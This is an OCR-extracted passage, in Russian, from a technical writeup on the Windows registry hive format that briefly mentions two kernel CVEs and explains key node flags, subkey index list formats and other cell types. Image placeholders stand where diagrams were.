
— ошибка ядра, что продемонстрировали CVE-2023-35357 и CVE-2023-35358.

Типы ячеек

Ячейки образуют фактическое дерево реестра: ключи, значения, данные безопасности, индексы и необработанные полезные нагрузки. Следующий обзор представляет их взаимосвязи перед подробным рассмотрением реализации.

Обзор типов ячеек

Тип ячейки	Представление и назначение
Узел ключа	`_CM_KEY_NODE`; один ключ с метаданными и ссылками на родителя, данные безопасности, необязательный класс, индексы подразделов и список значений.
Индекс подразделов	`_CM_KEY_INDEX`; переменный список индексов дочерних ключей. Существует четыре формы: индексный лист, быстрый лист, хеш-лист и корневой индекс.
Дескриптор безопасности	`_CM_KEY_SECURITY`; самосвязанный дескриптор, совместно используемый одним или несколькими ключами, со счётчиком ссылок и связями с соседними дескрипторами.
Значение ключа	`_CM_KEY_VALUE`; имя, тип, длина данных и ссылка или встроенные данные.
Большие данные	`_CM_BIG_DATA`; дескриптор версии 1.4 и новее для значений свыше 16 344 байт, ссылающийся на список фрагментов данных.
Список значений/фрагментов	Нетипизированные массивы 32-битных индексов ячеек для значений ключа или фрагментов большого значения.
Ячейка данных	Необработанные байты класса, обычные байты значения или один фрагмент большого значения.



Подробный разбор каждого типа ячеек

`_CM_KEY_NODE` начинается с сигнатуры `nk` и хранит флаги, время последней записи, индекс родителя, количество и индексы стабильных и энергозависимых дочерних элементов, метаданные списка значений, индексы данных безопасности и класса, максимальные длины имён и данных и имя переменной длины.


Имя может быть в UTF-16 или в сжатой однобайтовой кодировке. Узлы ключей также хранят биты доступа, используемые при реорганизации куста, и метаданные виртуализации. Важные флаги:

Маска	Имя	Значение
`0x0001`	`KEY_VOLATILE`	Устарел; энергозависимость теперь определяется старшим битом индекса ячейки.
`0x0002`	`KEY_HIVE_EXIT`	Находящаяся в памяти точка монтирования другого куста; никогда не допустима на диске.
`0x0004`	`KEY_HIVE_ENTRY`	Корень куста; обязателен только для `RootCell`.
`0x0008`	`KEY_NO_DELETE`	Ключ нельзя удалить; используется для входных и выходных ключей куста.

0x0010	KEY_SYM_LINK	Символическая ссылка реестра.
0x0020	KEY_COMP_NAME	Имя использует сжатую однобайтовую кодировку.
0x0040	KEY_PREDEF_HANDLE	Устаревший ключ предопределённого дескриптора.


Индекс родителя должен указывать на другой ключ, кроме случая корня. Для стабильных и энергозависимых подразделов используются отдельные списки, поскольку их время жизни и пространства хранения различаются. Индекс безопасности ключа обязателен; класс, список значений и индексы подразделов необязательны и при отсутствии используют HCELL_NIL.

Входные и выходные узлы куста соединяют независимо хранящиеся деревья кустов с действующим глобальным пространством имён. Корневая ячейка на диске преобразуется в метаданные точки монтирования времени выполнения или связывается с ними, чтобы обход мог прозрачно пересекать границу.




Виртуализация использует три дополнительных бита: VirtualSource (0x80), VirtualTarget (0x100) и VirtualStore (0x200). Отдельные управляющие флаги отключают виртуализацию, запрещают неявный откат или заставляют потомков наследовать настройки.

Родитель с пятью дочерними элементами концептуально ссылается на пять узлов ключей:




Простейший индексный лист с сигнатурой `li` представляет собой массив индексов ячеек узлов ключей. Поиск выполняется линейно.


Быстрые листья (`lf`, появившиеся в версии 1.3) хранят индекс каждого дочернего элемента вместе с четырёхбайтной подсказкой имени. Подсказка содержит первые четыре байта имени и позволяет при сравнении отклонить большинство несовпадений, не отображая дочернюю ячейку:




Хеш-листья (`lh`, появившиеся в версии 1.5) заменяют подсказку регистронезависимым хешем имени. Это обеспечивает лучшее распределение и ускоряет поиск, а окончательное сравнение имён по-прежнему разрешает коллизии:



Корневые индексы (`ri`) создают второй уровень. Их элементы указывают на индексные листья, а не на узлы ключей, что позволяет разделить большой набор дочерних элементов:




При вставке лист выбирается или разделяется с учётом формата, количества элементов, доступного размера ячейки и версии куста. Поведение сложно, поскольку Windows сохраняет несколько исторических форматов и обновляет структуры только в отдельных обстоятельствах:



